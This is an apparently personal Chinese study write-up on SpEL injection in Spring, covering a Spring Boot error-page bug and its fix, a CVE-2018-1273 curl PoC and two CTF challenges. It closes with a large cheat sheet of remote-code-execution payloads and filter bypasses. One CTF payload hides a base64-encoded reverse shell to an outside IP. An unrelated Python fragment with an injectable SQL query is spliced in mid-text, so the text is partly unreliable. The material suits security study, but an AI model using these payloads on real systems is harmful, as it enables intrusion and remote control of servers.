
SpEL表达式注入初见

背景知识
SpEL注入漏洞是一种安全漏洞,主要发生在使用Spring框架的应用中。Spring Expression Language(SpEL)是一个强大的表达式语言,用于在运行时查询和操作对象图。虽然SpEL提供了很多便利,但如果不正确地处理用户输入,就可能导致注入攻击。
测试代码:
import org.springframework.expression.Expression;
import org.springframework.expression.ExpressionParser;
import org.springframework.expression.spel.standard.SpelExpressionParser;
import org.springframework.expression.spel.support.StandardEvaluationContext;

public class MainApp {
    public static void main(String[] args) {
        String exp = "new java.lang.ProcessBuilder(new String[]{\"open\",\"/System/Applications/Calculator.app\"}).start()";

        ExpressionParser parser = new SpelExpressionParser();
        Expression expression = parser.parseExpression(exp);
        StandardEvaluationContext context = new StandardEvaluationContext();
        System.out.println(expression.getValue(context));

    }
}
SpEL漏洞复现
低版本SpringBoot中IllegalStateException
影响的版本有
- 1.1.0-1.1.12
- 1.2.0-1.2.7
- 1.3.0
pom.xml
<parent>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-parent</artifactId>
  <version>1.2.0.RELEASE</version>
</parent>
测试代码
package com.example.mywebapp;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.RequestMapping;

@Controller
public class exploit {
    @RequestMapping("/")
    public String index(String payload){
        throw new IllegalStateException(payload);
    }
}

访问是一个错误页面,当输入的是一个SpEL表达式的是后可以看到被解析

漏洞分析从org.springframework.web.servlet.DispatcherServlet#doDispatch开始,找到最后处理的processDispatchResult函数。

之前学Thymeleaf的时候对Spring Boot处理请求的流程已经有个大概的了解了,这里IllegalStateException最后会用一个error View对象来渲染返回的页面。

它的render方法会将渲染所需的数据对象(model)设置为渲染上下文的根对象,然后使用一个助手类 helper 来处理渲染的模版,也就是上图中template的内容

org.springframework.util.PropertyPlaceholderHelper#parseStringValue是最后用来渲染template的函数。
- 处理的字符串
strVal存在${则对其进行解析 - 对待解析的
placeholder递归调用一次parseStringValue(有点模版注入的味道了) - 返回的
placeholder会交给placeholderResolver.resolvePlaceholder从model中取值得到propVal - 对
propVal再递归调用parseStringValue处理
而placeholderResolver.resolvePlaceholder处理方式就是一个SpEL表达式的解析

(Ps.这里解析的表达式直接是一个无任何包裹的字符串,按照SpEL的规则它应该被理解为一个BeanID,不过这里却直接被解析为rootObject中HashMap里面的一个value,有一点疑惑

根据它的流程我测试代码如下
public static void main(String[] args) {
    ModelMap modelMap = new ModelMap();
    modelMap.addAttribute("sky", "blue");
    ExpressionParser parser = new SpelExpressionParser();
    Expression expression = parser.parseExpression("sky");

    StandardEvaluationContext context = new StandardEvaluationContext();
    Map<String, Object> map = new HashMap<String, Object>(modelMap);
    context.setRootObject(map);

    System.out.println(expression.getValue(context));
}
没有任何悬念的报错了
以我现在的能力好像还没发探究其中的原因,故在此记录
)
漏洞利用
经过分析,当攻击者可以控制propVal的内容将其变为一个恶意的SpEL表达式时,就可以在代码对propVal解析的时候触发。样例中IllegalStateException(payload)将会设置message字段为payload

另外还需注意的是placeholderResolver.resolvePlaceholder返回时会对字符串进行html实体编码来防止XSS
漏洞修复
在1.3.1版本中为PlaceholderResolver新增了一个子类NonRecursivePlaceholderResolver,之前PropertyPlaceholderHelper#parseStringValue中placeholderResolver.resolvePlaceholder的调用在新版本中都变成了NonRecursivePlaceholderResolver的resolvePlaceholder方法。
而PropertyPlaceholderHelper也新增了一个子类NonRecursivePropertyPlaceholderHelper,原来PropertyPlaceholderHelper#parseStringValue的调用全部变成了NonRecursivePropertyPlaceholderHelper#parseStringValue。

在最初调用的时候会将placeholderResolver转为NonRecursivePlaceholderResolver对象

NonRecursivePlaceholderResolver#resolvePlaceholder在解析的时候会先判断自身的resolver,如果是NonRecursivePlaceholderResolver则不会进行解析

我们知道在初次调用parseStringValue的时候传入的NonRecursivePlaceholderResolver对象的resolver属性是一个PlaceholderResolver。也就说在parseStringValue的第一层调用时,SpEL表达式的解析还是正常的,而再像之前版本递归调用解析时,传入的placeholderResolver就是一个NonRecursivePlaceholderResolver对象,也就不能在这一层进行任何的SpEL表达式的解析了。
CVE-2018-1273: RCE with Spring Data Commons
不是很懂Spring Data Commons的使用,故仅记录poc。
漏洞环境:https://github.com/wearearima/poc-cve-2018-1273
poc
curl -X POST http://localhost:8080/account -d "name[#this.getClass().forName('java.lang.Runtime').getRuntime().exec('calc.exe')]=123"

curl -X POST http://localhost:8080/account -d "name[#this.getClass().forName('java.lang.Runtime').getRuntime().exec('/Applications/Calculator.app/Contents/MacOS/Calculator')]=test"
mu = re.match(r'.*\W', username)
if mu is None:
    # 過濾password中所有英文字母跟等號
    cflag = False
    for w in password:
        if (w in string.ascii_letters) or (w == "="): cflag = True
    if (cflag):
        return None
    else:
        conn = sqlite3.connect("user.db")
        rows = conn.execute(f"select * from user where (user='{username}') and (pass='{password}');")
相关题目
javacon
题目文件:https://www.leavesongs.com/media/attachment/2018/11/23/challenge-0.0.1-SNAPSHOT.jar
默认路由会使用解密算法解出Cookie中的username,然后使用getAdvanceValue方法解析username。由于加解密算法知道,所以可以控制username的内容导致SpEL注入。


需要注意的是parseExpression的第二个参数parserContext,它用来提供特定于解析过程的配置。具体而言,这个参数允许你自定义如何处理和解析表达式,包括定义表达式的前缀和后缀,以及是否应该使用模板模式。这里就自定了解析前缀expressionPrefix和解析后缀expressionSuffix
可以使用下面的代码进行测试
package com.exploit;

import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

public class Encryptor {
    static Logger logger = LoggerFactory.getLogger(Encryptor.class);

    public Encryptor() {
    }

    public static String encrypt(String key, String initVector, String value) {
        try {
            IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(1, skeySpec, iv);
            byte[] encrypted = cipher.doFinal(value.getBytes());
            return Base64.getUrlEncoder().encodeToString(encrypted);
        } catch (Exception var7) {
            logger.warn(var7.getMessage());
            return null;
        }
    }

    public static String decrypt(String key, String initVector, String encrypted) {
        try {
            IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(2, skeySpec, iv);
            byte[] original = cipher.doFinal(Base64.getUrlDecoder().decode(encrypted));
            return new String(original);
        } catch (Exception var7) {
            logger.warn(var7.getMessage());
            return null;
        }
    }

    public static void main(String[] args) {
        System.out.println(encrypt("c0dehack1nghere1", "0123456789abcdef", "#{2*2}"));
    }
}
在model中看到解析后的内容

payload,思路是用反射的方式获取方法调用
#{''.getClass().forName('java.la'+'ng.Ru'+'ntime').getMethod('ex'+'ec',''.getClass()).invoke(''.getClass().forName('java.la'+'ng.Ru'+'ntime').getMethod('getRu'+'ntime').invoke(null),'open -a Calculator')}
2024红明谷|Simp1escape
AdminController存在模版注入,注入点是hostname

这道题目才让我感觉SpEL注入和之前学的Thymeleaf模板注入还不够细致,也没我想象的那么简单,故只整理这部分的payload(未经过url编码)
# 阳子的
[[T(com.sun.org.apache.xalan.internal.utils.ObjectFactory).newInstance("org.springframework.expression.spel.standard.SpelExpressionParser",new java.lang.Boolean(true)).parseRaw('T(java.lang.Runtime).getRuntime().exec("bash -c {echo,L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC80Ny4xMjEuMzEuMzIvMjIzMyAwPiYx}|{base64,-d}|{bash,-i}")').getValue()]]

# 参考:https://blog.ruozhi.xyz/2024/01/28/chatter-box-%E9%A2%98%E7%9B%AE%E5%88%86%E6%9E%90/#RCE
[[${__${new.org..apache.tomcat.util.IntrospectionUtils().getClass().callMethodN(new.org..apache.tomcat.util.IntrospectionUtils().getClass().callMethodN(new.org..apache.tomcat.util.IntrospectionUtils().getClass().findMethod(new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("java.lang.Runtime"),"getRuntime",null),"invoke",{null,null},{new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("java.lang.Object"),new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("org."+"thymeleaf.util.ClassLoaderUtils").loadClass("[Ljava.lang.Object;")}),"exec","open -a Calculator",new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("java.lang.String"))}__::x}]]

# Thymeleaf模板注入中不带"_"的写法,参考:https://xz.aliyun.com/t/9826
[[${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("open /System/Applications/Calculator.app").getInputStream()).next()}
]]
之后有空了好好分析一下这道题目。
杂项
整理(偷)的payload
// PoC原型

// Runtime
T(java.lang.Runtime).getRuntime().exec("calc")
T(Runtime).getRuntime().exec("calc")

// ProcessBuilder
new java.lang.ProcessBuilder({'calc'}).start()
new ProcessBuilder({'calc'}).start()

******************************************************************************
// Bypass技巧

// 反射调用
T(String).getClass().forName("java.lang.Runtime").getRuntime().exec("calc")

// 同上,需要有上下文环境
#this.getClass().forName("java.lang.Runtime").getRuntime().exec("calc")

// 反射调用+字符串拼接,绕过如javacon题目中的正则过滤
T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),new String[]{"cmd","/C","calc"})

// 同上,需要有上下文环境
#this.getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),new String[]{"cmd","/C","calc"})

// 当执行的系统命令被过滤或者被URL编码掉时,可以通过String类动态生成字符,Part1
// byte数组内容的生成后面有脚本
new java.lang.ProcessBuilder(new java.lang.String(new byte[]{99,97,108,99})).start()

// 当执行的系统命令被过滤或者被URL编码掉时,可以通过String类动态生成字符,Part2
// byte数组内容的生成后面有脚本
T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(99)))

// JavaScript引擎通用PoC
T(javax.script.ScriptEngineManager).newInstance().getEngineByName("nashorn").eval("s=[3];s[0]='cmd';s[1]='/C';s[2]='calc';java.la"+"ng.Run"+"time.getRu"+"ntime().ex"+"ec(s);")

T(org.springframework.util.StreamUtils).copy(T(javax.script.ScriptEngineManager).newInstance().getEngineByName("JavaScript").eval("xxx"),)

// JavaScript引擎+反射调用
T(org.springframework.util.StreamUtils).copy(T(javax.script.ScriptEngineManager).newInstance().getEngineByName("JavaScript").eval(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),new String[]{"cmd","/C","calc"})),)

// JavaScript引擎+URL编码
// 其中URL编码内容为:
// 不加最后的getInputStream()也行,因为弹计算器不需要回显
T(org.springframework.util.StreamUtils).copy(T(javax.script.ScriptEngineManager).newInstance().getEngineByName("JavaScript").eval(T(java.net.URLDecoder).decode("%6a%61%76%61%2e%6c%61%6e%67%2e%52%75%6e%74%69%6d%65%2e%67%65%74%52%75%6e%74%69%6d%65%28%29%2e%65%78%65%63%28%22%63%61%6c%63%22%29%2e%67%65%74%49%6e%70%75%74%53%74%72%65%61%6d%28%29")),)

// 黑名单过滤".getClass(",可利用数组的方式绕过,还未测试成功
''['class'].forName('java.lang.Runtime').getDeclaredMethods()[15].invoke(''['class'].forName('java.lang.Runtime').getDeclaredMethods()[7].invoke(null),'calc')

// JDK9新增的shell,还未测试
T(SomeWhitelistedClassNotPartOfJDK).ClassLoader.loadClass("jdk.jshell.JShell",true).Methods[6].invoke(null,{}).eval('whatever java code in one statement').toString()

// 转自:https://www.jianshu.com/p/ce4ac733a4b9

${pageContext} 对应于JSP页面中的pageContext对象(注意:取的是pageContext对象。)

